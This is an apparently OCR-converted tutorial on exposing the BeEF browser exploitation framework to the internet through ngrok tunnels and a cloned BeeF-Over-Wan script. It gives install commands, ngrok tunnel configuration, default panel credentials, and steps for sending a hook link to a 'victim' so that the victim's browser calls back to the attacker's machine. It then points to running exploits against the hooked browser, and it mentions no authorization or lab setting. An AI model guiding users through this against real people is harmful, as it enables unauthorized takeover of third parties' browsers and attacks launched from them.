
# Browser Exploitation Framework (BeEF) over WAN with ngrok

**BeEF** is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. ... **BeEF** will hook one or more web browsers and use them as beachheads for launching directed **command** modules and further attacks against the system from within the browser context.

ngrok

**ngrok** is a cross-platform application that enables developers to expose a local development server to the Internet with minimal effort. The software makes your locally-hosted web server appear to be hosted on a subdomain of **ngrok**.com, meaning that no public IP or domain name on the local machine is needed.




Reference: https://ngrok.com/product

**How to use BeEF over WAN with ngrok?**

Step 1:

Install BeEF on your kali linux machine.

For root user, use command:


```
┌──(root💀kali)-[~]
└─# apt install beef-xss
```

For standard user, use command

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install beef-xss
```

**Step 2:**

Download ngrok at **https://ngrok.com** , the installation guide is provided on the web site.




**Step 3:**

Since web server would be used in the process , start apache service by using the command **service apache2 start**

```
┌──(root💀kali)-[~]
└─# service apache2 start
```

**Step 4:**

Use command **git clone https://github.com/stormshadow07/BeeF-Over-Wan.git** to clone the github link into your kali machine

Or

Download the zip file of BeeFOverWan on github by directing to the link below

**https://github.com/stormshadow07/BeeF-Over-Wan**

```
┌──(root💀kali)-[~]
└─# git clone https://github.com/stormshadow07/BeeF-Over-Wan.git
Cloning into 'BeeF-Over-Wan' ...
remote: Enumerating objects: 24, done.
remote: Total 24 (delta 0), reused 0 (delta 0), pack-reused 24
Receiving objects: 100% (24/24), 120.29 KiB | 117.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.
```

*The cloned/downloaded files can be check at the **/root/BeeF-Over-Wan** directory

```
┌──(root💀kali)-[~]
└─# cd /root/BeeF-Over-Wan
```

```
┌──(root💀kali)-[~/BeeF-Over-Wan]
└─# ls
base.js  beef.html  BeeFOverWan.py  LICENSE  README.md
```

Step 5:

Start the **BeeFOverWan.py** using the command **python BeeFOverWan.py**



The python file will run and execute.

## Troubleshooting:


**In some cases when you try to run the python file, an error like this may appear. To fix this error follow the steps :**


### Step A:

Open the python file on any text editor. *in my case I will open it with “Mousepad”




**Step B**:

On the python file the error appearing is on the highlighted text on line 8.





To fix this, **put a "#" before the line** or **delete the line itself**. Putting a "**#**" in python will comment a line which means the current line of code is ignored by the compiler.




After putting comment or deleting the line, save the python file.

**Step 6.**

Go to the directory of ngrok2 , use the command **cd /root/.ngrok2/** . in the directory open the file **ngrok.yml** in a text editor. *in my case Mousepad editor is used




Add these line of codes in the **ngrok.yml**

**tunnels:**

**first-app:**


**addr: 80**

**proto: http**

**second-app:**

**addr: 3000**

**proto: http**




**Step 7.**

Start ngrok by using the command **./ngrok start -all**

```
┌──(root💀kali)-[~]
└─# ./ngrok start --all
```

After running ngrok, this would be the output.




As shown at the output, **ngrok gave a link of webserver forwarded to the localhost to port 3000 and port 80** which is required ports to run BeEF.

d2a08a8fbbc7.ngrok.io -> Port 80

a5ee083e6afe.ngrok.io -> Port 3000

## Step 8.


Enter these links in the script and Follow the instructions.

The address of link that is forwarded to port 80 is the link to be sent to the victim machine.


**d2a08a8fbbc7.ngrok.io -> Port 80**

The address of link forwarded to port 3000 is the link the attacker will be connecting to.

**a5ee083e6afe.ngrok.io -> Port 3000**



After inputting the links in the scripts press enter and wait for the result.





At the results, you were given two (2) links. The **first link** is to open the BeEF ui and the other is a hook link to send to the victim.

### Step 9

Open the BeEF control panel using the first link

**http://a5ee083e6afe.ngrok.io/ui/panel**





After opening the link, the control panel will ask for authentication. The default username and password is:

**Username = beef**


**Password = beef**

After successful authentication, you are now on BeEF control panel.




## Step 10


Give the other link to the victim.




*Assuming the victim has already received the link and was clicked

When the victim clicked on the link, the connection will call back to the kali machine on port 3000 which the BeEF framework is working. In other words, the victim's browser will get hooked to the BeEF framework of the attacker's machine.

On the side of the attacker , the victim has successfully connected back to the attacker. You can see the compromised browsers on the **Online Browsers** tab.




On the commands menu, you can try exploits that can be executed on the browser of the victim.